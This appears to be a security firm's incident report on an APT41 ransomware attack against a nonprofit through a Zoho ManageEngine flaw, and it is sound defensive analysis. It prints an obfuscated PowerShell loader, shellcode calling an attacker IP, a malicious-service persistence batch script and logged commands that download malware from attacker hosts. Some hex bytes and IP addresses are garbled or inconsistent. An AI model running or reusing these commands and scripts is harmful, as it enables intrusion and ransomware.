

April, 2020

APT41

The Spy Who Encrypted Me



Contents

APT41 – A spy who steals or a thief who spies3

The investigation3

 The base4

 The toolkit5

 The point of entry.....6

 The initial vector of compromise.....8

Indicators of Compromise 10

References..... 11

APT41 – A SPY WHO STEALS OR A THIEF WHO SPIES


An advanced persistent threat (“APT”) is, typically, either a nation-state actor and aims at benefiting its state through sabotage, espionage, or industrial espionage; or a cybercriminal and its aims are to steal money through theft, fraud, ransom or blackmail.

The Chinese-based threat actor APT41 blurs the lines: known to have run financially-motivated operations against the videogame industry as early as 2012, it got its notoriety in 2013 when it started engaging in state-sponsored campaigns, notably the theft of digital certificates which were later used to sign malware [1] [2].

Since December 2019, we have seen this threat actor exploiting vulnerabilities in products such as Zoho ManageEngine Desktop Central and Citrix Application Delivery Controller. Within two to three weeks of the initial compromise the final attack, the encryption of systems, is launched and a ransom is demanded.

THE INVESTIGATION

This case study is based on our most recent investigation into one of APT41’s operations against a major global nonprofit organization. Our client contacted us at the end of March 2020 after discovering the ransom notes, shown in Figure 1, on several of its servers, some of which had been rendered inoperable.

A screenshot of a ransom note displayed on a dark background. The text is in a light color, likely white or light blue. The note is written in a plain, sans-serif font. It begins with a greeting and states that the company's server hard drive has been encrypted. It then describes the encryption method as AES256 and claims that only they can decrypt it. The note provides contact information, including an email address and a phone number, and asks the victim to check spam and avoid missing mail. It also requests an identification code and offers a discount for fast contact. The note mentions a test server and a password, and asks the victim to believe in them. It provides instructions on how to buy and pay for Bitcoin, including a website link and a Google search suggestion. Finally, it offers tips, including an alternate mailbox and a warning that the alternate mailbox will only be enabled if the first one is not working properly.

Hello. Your company's server hard drive was encrypted by us.

We use the most complex encryption algorithm (AES256).Only we can decrypt.

Please contact us: [REDACTED]@privatemail.com
(Please check spam,Avoid missing mail)

Identification code: [REDACTED] (Please tell us the identification code)

Please contact us and we will tell you the amount of ransom and how to pay.
(If the contact is fast, we will give you a discount.)
After the payment is successful, we will tell the decrypt password.

In order for you to believe in us, we have prepared the test server.Please contact us and we will tell the test server and decrypt the password.

Please do not scan encrypted hard drives or attempt to recover data.Prevent data corruption.

How to buy and pay for Bitcoin:
<http://www.localbitcoins.com>
Or you can google search "How to buy Bitcoin"
If you know other trading websites better.

Tips:
If we don't respond in three days. Please contact an alternate mailbox: [REDACTED]@cock.li
We will enable the alternate mailbox only if the first mailbox is not working properly.

Figure 1 Ransom note left on systems

Initially, the ransom note looked like the ones left by the TimisoaraHackerTeam (see [3] for an example of such note). However, differences started to cast doubt on that attribution.

Our client provided the virtual files of a server that had been encrypted. We examined it and determined that:

- The threat actor used a commercial, off-the-shelf application, Jetico BestCrypt;
- The lateral movement to this computer originated on a domain controller;
- The system disk was left intact, the other drives were encrypted;
- The connection used a service account.

We then requested a forensic image of the domain controller.

THE BASE

Quickly, it became clear that that domain controller was the “base” from which the threat actor operated.

In the logs, we identified a long, base64 encoded PowerShell script. While this is not automatically malware, this also makes us suspicious. We show the decoded string in Figure 2. The reader will find the usual signs of maliciousness: several layers of encoding and obfuscation. In this case, we had the following sequence: base64 – base64/gzip – base64/xor.

```
$s=New-Object
IO.MemoryStream(,[Convert]::FromBase64String("H4sIAAAAAAAAAAK1XbXOiyhL+HH8FHlKllsag+BL3lFYtIggK
RAHxJSeV4mVEzPA+qHh2//sZUHOyZ5N7t+peqyxmhu6e7mee7mlUgO5UFLsWkgIbEHc6iBM38IlWqXQ7DAREfCW+luub1L
dQvvpwPXhyAXsI4sF4M245BkbH/1w6mRmx4ROV2b8QvXmCnENSJYpILAJuNQfXmpnRTLKV+YmzAi28gdw9ePIC2gZ3gjSpP
dBgOA89w/ecnX5g0jogPzvPGCCA6SYBnQhcklSrxnVhsQQzuHs0dsBDxF3H70hjBwDTGRSxjDGuLA6J9O38nBpaRR9BQQ+
iisvnpP8vVp7vmc4ONUGMmlbKaJQh4DRvCcpX4Uc031LIQVMQsa8VBEmxQY+H6VKsxL7yXC+els+/16iUyJzRwHJ8HmVs9
61TKedJf2NBnDMt14inf7+n5mfj25o2S+sjlQEPwEYiDUAXx3rVA0uAN34ZAARusV7k7w8f1ouYqdiAFKY5+4+oL19sErqN
z6KYR1bPfpd+0+V2RwuIL7u0qV90pYaoriav3Cid+BQyp4czaHw/nf+3fkquLfLwSrln6UPqCqDSBwDAREEmB3HvDLNzdP
xRDgeCrTIEHLva8EWSck7ISBgjjLj1oLU1B9/ud8ztteNZP6p4aaV62Lzv14zn58JZ70wLWfSzfV0oU9+fqLmbrQBnH+/v
NsGIKN64Nh5huea10JX/nozMAGggKPx1VMxn5WypcXwB5e0CnngD79qsZ6LnrTHZydoY187gn2C1oi+rMz5zos1AVfAh7G
7zzHNL3d4DQDV+1LamXX3fN5zmUGGkl8J6YpznOrTqjAgMCuE7SfuJdXdIqCYlj+xl0phci1jARDzT1XP4D0sjUT+DhjUg
ufLoZBU0NguqbMuakTvGuDQaa6ztWF8oeYMAAEOOWpT0+e7ySY6GinDoxXF83P6oNFSDBCyHwsHRRhThOOLjmxDKqoJvh
ALv8H9y+5sk5KXKsriC9cxoTQIUBqh06GyNc18r1X4j3v7n3c4n5yU0mBpeDrBSJ+DTIUJ4uhaSVXy5f37AskIsRRO2LA2
9gJKDbVosyVilTD2kkZnJu1o1H7J7jI57V8H+P/1TEsaI4VsKBilps+jjlyfFGmD0M2+khFVJtQFiciev00YjdCPvHYNVm
vXbTD0W9jNeSXSqnQ2E/p1WFHBDx+1f7Jz1Z+ahaS4FrmeOuDavJ1wuzwv7ARcx/QCP74U9E4yx3km39AcHuw3YcRcsRe
TaoQdgOmdsotdUsjnsMlnU2VBWfVs0mzNuLJ9aLDqSNq+QNPusbT1iqak5CXGcAuWoXX+cqeogsl7RKY/d4mXRnkQPfhvU
yji5jXB4qpm0XXxt07XkDtZSFjN+JY+w3Shd0GleUilS7W7P83uePI41tKKmhtfOMr/NCdvhKFoh0pfjbmxtTCi6wBxsUK
47FtfouM+is3+qqmQ2tg15btJbTnl1GkrA/RocDcywzSVxs6yGOBffaZd2dRckHyaSU2Vp9TPc1VpZiPeYnB8XP+I4bd4eg
89DvbZKj+jqne1Nr3G8z4ta5H8N27TFSZ/zjQ/eeSVLhfsPKG1YQBhJDX2sz1Ja7xfiwlRYzasduPW2lrrkCtZ4pkH1cvS
ojTbFwdKsjLebhVCMFiXNiJ T4gWmM72gzak9m8PxrRcmqNQo8+CtpQkVY0pUy0uS3pHD0019
aQm5EKliHV1Lnjs5wcZwv8Zyaz0NeeW0uh405zB6CdKJKQ3ixS9nlqN3Txd2eNqM19LrCknEmdkTSFjCPKmv006biJ2Qf
7PvyZNVtj9g2gaCF9qkrG+aHY6q3evrImrcj2QqEOUak8g8mG36p+NqaXdvZGf1p7ni1ONHS8nXFjd3BuJrAndNhNq20D
qwepduS5a3bZv6rgPclul+3BkGk5V5akpL2j4pUFF6cQ6vdNo1smY++ho82nhqSO+X4EbF/oysPeHjJxd9LU7xmRS2uT
0x7yChG5maDsReKzFhJPMF9fvw/FparhAp70gQgseallVoamQTY1fx1U0oL+lpE/Oc7BgDG/NUXciicMJ8Jp0d0JJ2No
t6W2o4wjw8eJgvmEduzR8fogTzNJOgQibnXD0iIx4UXG1uYMTM3Pbe3OnJuteW0gmFTha7nelDRVBYPmpzhp8ZlsuQuRSev
Rpsgxv3FMb+z/yDw8w4i4q3e4CqDC1i+XqtV83v/7c3T7fH52qe9ze/MI7ZGdfLaVbzZG+8q1mfNj2TEydaAuJLhBuZ6/X
BBZF3akGng5hqVysed8yuIfQBxv4n7zmvRpiEMrLxx+qSDwW3cub16xpFTHA+ploeJkVEmiLulc0xmukUzcUlwmuPdRX8
8mWwN6u/A1EEvoO2dYI8UirJ5s82WS39PixMEGAVN3PlvL1658n7nWCxU/WCfpz6Hvg/HsBPM/53aHPwiv7sDbrCoY/xqp
bk30o1yU08W0/cE/76ABxUHAavwTRhd7vAxJ8qxd1buTWqhMAuiVuD+EHc4fDohGrh75XYSfoLmDh/fnOnDoZ7VvxoKMAC
uH2+GwcmZinA/VRuuJCS+01vwFrmWHUzw0AAA=="));IEX (New-Object IO.StreamReader(New-Object
IO.Compression.GzipStream($s,[IO.Compression.CompressionMode]::Decompress))).ReadToEnd();
```

Figure 2 Decoded PowerShell script found in logs

Ultimately, the result is a binary string that contains executable code, which is copied to memory and executed. This string is shown in Figure 3. It contains two important

indicators: the user agent string "Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.2; Win64; x64; Trident/6.0)" and the IP address "176[.]123[.]13[.]104".

```
00000000 EC 88 90 00 00 00 60 89 E5 31 D2 64 8B 52 30 88 52 0C 8B 52 14 8B 72 28 0F B7 4A 26 31 FF 31 C0 AC 3C 61 7C 02 2C 20 C1 CF 0D 01 C7 E2 .....1.d.R0.R..R..x{...J&1.1..Ca}.....
00000020 F0 52 57 8B 52 10 8B 42 3C 01 D0 88 40 78 85 C0 74 4A 01 D0 50 8B 48 18 8B 58 20 01 D3 E3 3C 49 8B 34 8B 01 D6 31 FF 31 C0 AC C1 CF 0D .RW.R..B<...&X..U.J..P.H..X...<1.4...1.l....
00000050 01 C7 38 E0 75 F4 03 7D F8 3B 7D 24 75 E2 58 88 58 24 01 D3 66 8B 0C 4B 8B 58 1C 01 D3 8B 04 8B 01 D0 89 44 24 24 5B 5B 61 59 5A 51 FF .S..u..}.y}Bu.X.$$.f..e.X.X.....DB$[aZQ.
00000080 B0 58 5F 5A 8B 12 EB 86 5D 68 6E 65 74 00 60 77 69 6E 69 5A 68 4C 77 26 07 FF D5 31 FF 57 57 57 57 57 68 3A 56 79 A7 FF D5 E9 84 00 00 .X.2....]nnet.hwinThLw...1.WWWWhVv.....
000000B0 00 5B 31 C9 51 51 6A 03 51 51 68 50 00 00 00 53 50 68 57 89 9F C6 FF D5 EB 70 5B 31 D2 52 68 00 02 40 84 52 52 53 52 50 68 EB 55 2E .[1.QQj.QQhP...SPhW.....p[1.Rh..e.RRRSRPh.U.
000000E0 3B FF D5 89 C6 83 C3 50 31 FF 57 6A FF 53 56 68 2D 06 18 7B FF D5 85 C0 0F 84 C3 01 00 00 31 FF 85 P6 74 04 89 F9 8B 09 68 AA C5 E2 .....P1.WWj.SVh...{.....i.t.....h....
00000100 5D FF D5 89 C1 68 45 21 5B 31 FF D5 31 FF 57 6A 07 51 56 50 68 87 57 20 08 FF D5 8F 00 2F 00 00 39 C7 74 87 31 FF E9 91 01 00 00 E9 C9 ]....hE[Al..1.Wj.QVPh.W...../..9.t.l.....
00000130 01 00 00 E8 8B FF FF FF 2F 39 48 75 66 00 D0 AA 89 P3 12 22 B9 04 1A E3 22 ED 41 A7 E7 41 C2 00 6B 8A 47 E5 58 7E 75 F7 13 D6 98 5C C2 ...../9Huf.....*..R..A..k.G.X<u...>.
00000160 06 75 6D 19 82 56 D9 53 26 CE C2 24 7C E0 9E 02 48 A6 00 3A 2C 86 27 4E 93 DA 1E A7 08 8E BD D4 02 A7 AD AF 06 7E 20 E3 9F 77 00 55 73 .um..V.S&..$[...H...,'N.....M..-...W..Us
00000190 65 72 2D 41 67 65 6E 74 3A 20 4D 6F 7A 69 6C 6C 61 2F 35 2E 30 20 28 63 6F 6D 70 61 74 69 62 6C 65 3B 20 4D 53 49 45 20 31 30 2E 30 3B er-Agent: Mozilla/5.0 (compatible; MSIE 10.0;
000001C0 20 57 69 6E 64 6F 77 73 20 4E 54 20 36 2E 32 3B 20 57 4F 57 36 34 3B 20 54 72 69 64 65 6E 74 2F 36 2E 30 3B 20 42 4F 49 45 39 3B 45 4E Windows NT 6.2; WOW64; Trident/6.0; BOIE9;EN
000001F0 55 53 29 0D 0A 00 C5 25 16 D0 32 5C C1 63 82 9E 0A 6D 54 30 B8 P5 84 9B 4A BC EE 98 9E 8A 90 44 23 3B A7 CC 25 4F 06 95 AA 28 E7 D2 DF 0F )....N..2\..C...mTb...J.....Bj...NO.....
00000220 61 CF 8F 53 5A 3B 83 05 53 23 7E EF 85 0A BF 73 9F 6A AB 19 19 09 D9 11 6D DD BD AA CE 99 1F 2A 2A B1 2D 73 7C 55 B6 23 DB 68 A6 4F 7F a..S2;...S8...s.j.....m.....*..s[U..h.o.
00000250 88 91 2E B1 56 C7 88 A9 52 9F 8C 14 79 1C C8 46 1B E1 AA 8D 61 B7 C6 7B C9 07 78 72 03 9D 90 A3 6B D2 5F DA 66 BB 11 18 D3 01 B2 28 56 .V...R...y..F...a...{..xr...k...f.....(V
00000280 94 57 55 91 16 1A 48 B7 47 A4 7B F1 82 51 93 18 EB 18 3F 21 B3 87 B1 P5 06 FE 83 5C E3 B6 28 P6 45 D8 C8 0D C1 09 73 69 0F C0 34 12 F8 .WU...H.G.{..Q...7i.....{..E...s1..4..
000002B0 C8 57 E2 C0 1F A1 E5 04 50 AC 49 25 7C 87 BB F3 91 5A E8 05 B7 98 B4 01 A9 C5 A0 27 40 3C AF 00 68 F0 B5 A2 56 FF D5 6A 40 68 00 10 00 .W.....P..I[].....Z.....*<..h...V...j@h...
000002E0 00 68 00 40 00 57 68 58 A4 53 E5 FF D5 93 89 00 00 00 01 D9 51 53 89 E7 57 68 00 20 00 00 53 56 68 12 96 89 E2 FF D5 85 C0 74 C6 .h..&WkX.S.....Q$..Wh..SVh.....
000002F0 B8 07 01 C3 85 C0 75 E5 58 C3 E8 A9 FD FF FF 31 37 36 2E 31 32 33 2E 33 2E 31 30 34 00 6F AA 51 C3 .....u.X.....176.123.13.104.o.Q.
```

Figure 3 Binary string copied to memory and executed

In the same event log, we found a second PowerShell script with the exact same content, with the difference of the user agent string, which takes the new value "Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.2; WOW64; Trident/6.0; BOIE9;ENUS)".

The threat actor had achieved persistence through the use of a scheduled task called "Windows Update Medic Service Daily" set to execute every day. At the time of the acquisition, the executable was no longer present on the domain controller.

THE TOOLKIT

On the same domain controller, we found several tools dropped by the attacker at various stages of its attack. In addition to the JetIco BestEncryption, we identified a threaded pinger called "MiPing" present in \Windows\SysWOW64, and a tunneling client similar to netcat, called "NATBypass", present in \PerfLogs. Interestingly, in the same PerfLogs directory we found the PsExec.exe file. We have no evidence this latter was executed.

The "MiPing" threaded pinger was executed in the early stages. It takes a list of destinations, either IP addresses or hostnames, and returns a file called "o.txt" that contains all the entries that responded.

The evidence left on the server shows that the threat actor first dumped the computer lists from Active Directory, then extracted the hostnames from that list, that were used as the input to "MiPing". The names present in the output file correlate with the evidence of lateral movement present both on the servers and in the network logs.

The "NATBypass" tool creates a tunnel between two computers, bypassing all firewalls and access controls. We correlated the execution on the domain controller with outbound connections on TCP/53, to the same IP address "176[.]123[.]13[.]104". The execution of "NATBypass" also correlates with a RDP connection on the domain controller, indicating that the threat actor likely used "NATBypass" to access the local server from the outside.

THE POINT OF ENTRY

In parallel to the analysis of the two systems above, our DFIR team deployed the VMWare Carbon Black Defense¹ agent on our client's computers. On one machine, a virtual server hosted in the cloud, the agent identified several malware files and communications with the already known IP address "176[.]123[.]3[.]104".

The first malware scans identified several files of interest, and an IOC scan identified several more. Among the malware and files identified are trojans identified as "SWRORT" and "DIPLÉ", based on the penetration test framework CobaltStrike.

In addition to executable files (EXE and DLL), the malware scan identified an HTML application (HTA), a batch script (BAT), and a cache file that belongs to the tool CERTUTIL, a native Microsoft application.

CERTUTIL, when it downloads content from the Internet, creates two files: a "content" file with the actual content and a "metadata" file that contains the information related to the transfer. In our case, the metadata, shown in Figure 4, shows the URL from which the malware file was retrieved, and provide another IP address "91[.]208[.]184[.]78".

00000040	10	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00
00000050	20	00 00 00 01 00 00 00 00	00 c4 1a 41 99 f6 d5 01A....
00000060	00	00 00 00 24 00 00 00 00	00 00 00 00 00 00 00 00\$......
00000070	00	b4 14 00 68 00 74 00 74	00 70 00 3a 00 2f 00	...h.t.t.p.:./
00000080	2f	00 39 00 31 00 2e 00 32	00 30 00 38 00 2e 00	/.9.1...2.0.8...
00000090	31	00 38 00 34 00 2e 00 37	00 38 00 2f 00 32 00	1.8.4...7.8./2.
000000a0	2e	00 65 00 78 00 65 00 00	00 22 00 35 00 65 00	..e.x.e..."5.e.
000000b0	36	00 37 00 31 00 66 00 61	00 38 00 2d 00 31 00	6.7.1.f.a.8-.1.
000000c0	34	00 62 00 34 00 30 00 30	00 22 00 00 00 00	4.b.4.0.0..."...

Figure 4 Metadata related to the malware content (certutil)

A reference to the batch script is found in the artifacts from another native tool, the Background Intelligent Transfer Service (BITS). Two files, of which one is shown in Figure 6, contains the URL from which the batch file was retrieved. This provides a third IP address "66[.]42[.]98[.]220", and the destination port 12345.

The content of the batch script is shown in Figure 5. Notably, it creates a service called "Storage Sync Service", which calls the DLL "storesyncsvc.dll", identified as malware. This, in effect, achieves persistence.

¹ <https://www.carbonblack.com/>

```

@echo off
set "WORK_DIR=C:\Windows\System32"
set "DLL_NAME=storesyncsvc.dll"
set "SERVICE_NAME=StorSyncSvc"
set "DISPLAY_NAME=Storage Sync Service"
set "DESCRIPTION=The Storage Sync Service is the top-level resource for File
Sync. It creates sync relationships with multiple storage accounts via multiple
sync groups. If this service is stopped or disabled, applications will be
unable to run collectly."

sc stop %SERVICE_NAME%
sc delete %SERVICE_NAME%
mkdir %WORK_DIR%
copy "%~dp0%DLL_NAME%" "%WORK_DIR%" /Y
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SvcHost" /v
"%SERVICE_NAME%" /t REG_MULTI_SZ /d "%SERVICE_NAME%" /f
sc create "%SERVICE_NAME%" binPath= "%SystemRoot%\system32\svchost.exe -k
"%SERVICE_NAME%" type= share start= auto error= ignore DisplayName=
"%DISPLAY_NAME%"
SC failure "%SERVICE_NAME%" reset= 86400 actions= restart/60000/restart/60000/
restart/60000
sc description "%SERVICE_NAME%" "%DESCRIPTION%"
reg add "HKLM\SYSTEM\CurrentControlSet\Services\%SERVICE_NAME%\Parameters" /f
reg add "HKLM\SYSTEM\CurrentControlSet\Services\%SERVICE_NAME%\Parameters" /v
"ServiceDll" /t REG_EXPAND_SZ /d "%WORK_DIR%\%DLL_NAME%" /f
net start "%SERVICE_NAME%"

```

Figure 5 Content of the batch script

00000530	00 05 12 00 00 00 36 da 56 77 6f 51 5a 43 ac ac6.VwoQZC..
00000540	44 a2 48 ff f3 4d 01 00 00 00 1c 00 00 00 43 00	D.H..M.....C.
00000550	3a 00 5c 00 55 00 73 00 65 00 72 00 73 00 5c 00	:.\.U.s.e.r.s.\.
00000560	50 00 75 00 62 00 6c 00 69 00 63 00 5c 00 69 00	P.u.b.l.i.c.\.i.
00000570	6e 00 73 00 74 00 61 00 6c 00 6c 00 2e 00 62 00	n.s.t.a.l.l...b.
00000580	61 00 74 00 00 00 2b 00 00 00 68 00 74 00 74 00	a.t...+.h.t.t.
00000590	70 00 3a 00 2f 00 2f 00 36 00 36 00 2e 00 34 00	p.:././6.6...4.
000005a0	32 00 2e 00 39 00 38 00 2e 00 32 00 32 00 30 00	2...9.8...2.2.0.
000005b0	3a 00 31 00 32 00 33 00 34 00 35 00 2f 00 74 00	:.1.2.3.4.5./t.
000005c0	65 00 73 00 74 00 2f 00 69 00 6e 00 73 00 74 00	e.s.t./i.n.s.t.
000005d0	61 00 6c 00 6c 00 2e 00 62 00 61 00 74 00 00 00	a.l.l...b.a.t...
000005e0	1c 00 00 00 43 00 3a 00 5c 00 55 00 73 00 65 00	...C.:.\.U.s.e.
000005f0	72 00 73 00 5c 00 50 00 75 00 62 00 6c 00 69 00	r.s.\.P.u.b.l.i.
00000600	63 00 5c 00 42 00 49 00 54 00 33 00 42 00 41 00	c.\.B.I.T.3.B.A.
00000610	42 00 2e 00 74 00 6d 00 70 00 00 00 00 00 00 00	B...t.m.p.....
00000620	00 00 00 00 ff ff ff ff ff ff ff ff 00 04 00 00
00000630	00 43 00 3a 00 5c 00 00 00 32 00 00 00 5c 00 5c	.C.:...\2...\
00000640	00 3f 00 5c 00 56 00 6f 00 6c 00 75 00 6d 00 65	.?.\V.o.l.u.m.e
00000650	00 7b 00 61 00 37 00 30 00 32 00 37 00 61 00 31	.{.a.7.0.2.7.a.1
00000660	00 62 00 2d 00 33 00 33 00 36 00 63 00 2d 00 31	.b.-.3.3.6.c.-.1
00000670	00 31 00 65 00 38 00 2d 00 38 00 31 00 37 00 66	.1.e.8.-.8.1.7.f
00000680	00 2d 00 38 00 30 00 36 00 65 00 36 00 66 00 36	.-.8.0.6.e.6.f.6
00000690	00 65 00 36 00 39 00 36 00 33 00 7d 00 5c 00 00	.e.6.9.6.3.)\..
000006a0	00 03 00 00 00 e5 e5 8e be ff ff ff ff ff ff ff
000006b0	ff 80 00 00 00 00 00 00 00 00 00 00 00 00 00
000006c0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Figure 6 BITS queue file

The examination of the PowerShell event logs shows the same download we found in the BITS artifacts, as well as the download of the "storesyncsvc.dll" file, shown in Figure 7. The same logs show the execution or attempted execution of a PowerShell script called getcc.ps1, shown in Figure 8. This script was not present on the file system at the time of the acquisition. The argument contains the IP address "119[.]28[.]226[.]59".

```
Event number : 18354
Creation time : Mar 09, 2020 17:01:53.000000000 UTC
Written time : Mar 09, 2020 17:01:53.000000000 UTC
Event level : Information (4)
Computer name : ████████████████████████████
Source name : PowerShell
Event identifier : 0x00000258 (600)
Number of strings : 3
String: 1 : Alias
String: 2 : Started
String: 3 : ProviderName=Alias
NewProviderState=Started

SequenceNumber=1

HostName=ConsoleHost
HostVersion=4.0
HostId=1ff78d09-7e08-4747-aa17-66abfcec4f6b
HostApplication=powershell $client = new-object
System.Net.WebClient;$client.DownloadFile('http://66.42.98.220:12345/test/storesyncsvc.dll','C
:\Windows\Temp\storesyncsvc.dll')
EngineVersion=
RunspaceId=
PipelineId=
CommandName=
CommandType=
ScriptName=
CommandPath=
CommandLine=
```

Figure 7 Download of "storesyncsvc.dll"

```
Event number           : 18523
Creation time          : Mar 11, 2020 15:05:17.000000000 UTC
Written time           : Mar 11, 2020 15:05:17.000000000 UTC
Event level            : Information (4)
Computer name          : ████████████████████
Source name            : PowerShell
Event identifier        : 0x00000258 (600)
Number of strings      : 3
String: 1              : Alias
String: 2              : Started
String: 3              : ProviderName=Alias
                        NewProviderState=Started

SequenceNumber=1

HostName=ConsoleHost
HostVersion=4.0
HostId=2a5e626a-9a3a-491f-b57d-2f81622a9b33
HostApplication=powershell -file getcc.ps1 1 http://119.28.226.59:5000/dd
EngineVersion=
RunspaceId=
PipelineId=
CommandName=
CommandType=
ScriptName=
CommandPath=
CommandLine=
```

Figure 8 Execution of *getcc.ps1*

THE INITIAL VECTOR OF COMPROMISE

During the analysis of the point of entry, it became increasingly clear the ZOHO ManageEngine Desktop Central had been abused: we found some of the malware files in


```
Event number : 18394
Creation time : Mar 10, 2020 05:06:24.000000000 UTC
Written time : Mar 10, 2020 05:06:24.000000000 UTC
Event level : Information (4)
Computer name : ████████████████████████████████
Source name : PowerShell
Event identifier : 0x00000258 (600)
Number of strings : 3
String: 1 : Alias
String: 2 : Started
String: 3 : ProviderName=Alias
NewProviderState=Started

SequenceNumber=1

HostName=ConsoleHost
HostVersion=4.0
HostId=e4666afc-f14a-4e16-8a09-bcab9d43471a
HostApplication=powershell -Command (gc 'powershell (Get-Process
DesktopCentral).Path\..\..\webapps\DesktopCentral\WEB-INF\web.xml') -replace 'cewolf',
'patched' | Out-File -encoding ASCII 'powershell (Get-Process
DesktopCentral).Path\..\..\webapps\DesktopCentral\WEB-INF\web.xml';
EngineVersion=
RunspaceId=
PipelineId=
CommandName=
CommandType=
ScriptName=
CommandPath=
CommandLine=
```

Figure 9 Replacement of strings in the configuration file of ManageEngine Desktop Central

```
Event number : 18402
Creation time : Mar 10, 2020 05:06:27.000000000 UTC
Written time : Mar 10, 2020 05:06:27.000000000 UTC
Event level : Information (4)
Computer name : ████████████████████
Source name : PowerShell
Event identifier : 0x00000258 (600)
Number of strings : 3
String: 1 : Alias
String: 2 : Started
String: 3 : ProviderName=Alias
NewProviderState=Started

SequenceNumber=1

HostName=ConsoleHost
HostVersion=4.0
HostId=e2862263-cf61-4aed-90fd-e859986d72db
HostApplication=powershell -Command net stop DesktopCentralServer ; net start
DesktopCentralServer
EngineVersion=
RunspaceId=
PipelineId=
CommandName=
CommandType=
ScriptName=
CommandPath=
CommandLine=
```

Figure 10 Restart of the Desktop Central service

However, we did not find anything that would explain how these came to be, at least not on the server itself.

In our threat intel feeds, we found multiple references, for example [4] and [5], to two of the IP addresses mentioned above. The corresponding articles had the same tools, the same names and the same methodology as the one we were investigating. They also all referred to CVE-2020-10189, that affects ZOHO ManageEngine Desktop Central before version 10.0.474 [6]. In [5], FireEye attributes attacks with indicators identifiable to APT41.

INDICATORS OF COMPROMISE

IOC	Type
176.123.3[.]104	IP
User-Agent: Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.2; WOW64; Trident/6.0; BOIE9;ENUS)	User-Agent string
User-Agent: Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.2; Win64; x64; Trident/6.0)	User-Agent string
66.42.98[.]220	IP
74.82.201[.]8	IP
exchange.dumb1[.]com	Hostname
91(.)208.184(.)78	IP
119[.]28[.]226[.]59	IP
3e856162c36b532925c8226b4ed3481c	md5
f87ab33491ee84c579cab9d87c7064a27a8ce371	sha1
d854f775ab1071eebadc0eb44d8571c387567c233a71d2e26242cd9a80e67309	sha256
51b3c05dfbdec9b322fb23e5122e91e1	md5
689f65ed8be272589de45fce634ceed45a5c8da8	sha1
9ca7aed35efb41971855154a04f604fcd1027ee41e04f057c295778c4d2f91dc	sha256
5909983db4d9023e4098e56361c96a6f	md5
0b83939510bd31939c91370c53fab25aa286ba08	sha1
f91f2a7e1944734371562f18b066f193605e07223aab90bd1e8925e23bbeaa1c	sha256
f88540e3cce5f236fad19b5a03d4df32	md5
e317d840aeb62c8c508d12c00c2d92ea5da559f6	sha1
e484374904253d9d1dab466b13de6058ec79ad28c023bb1920775d6eeac36505	sha256
343542cb50da23a31b462b14963061ad	Md5
d846ab0e7e46e0999ad0f3a98bc122df33fa3f67	Sha1
1342924ce7d5368e4e93a6fea4ef5c08e8baa94e511e83af91a4fb21dd76f9a8	Sha256
Storage Sync Service	String
Windows Update Medic Service Daily	String
3fdd9a45682dfe0b591771c8e8739971	MD5
a6dca7c1b90bf1c2d5981b2e899ac74d371882ee	SHA1
4550635143c9997d5499d1d4a4c860126ee9299311fed0f85df9bb304dca81ff	SHA256
88ef5955f8fa58e141da85580006b284	MD5
44759a6597bad3a287a7b82724a763208c599135	SHA1
806761850d19f0cc9f41618e74db471e85c494e952f900f827c1779f2d1c4d31	SHA256

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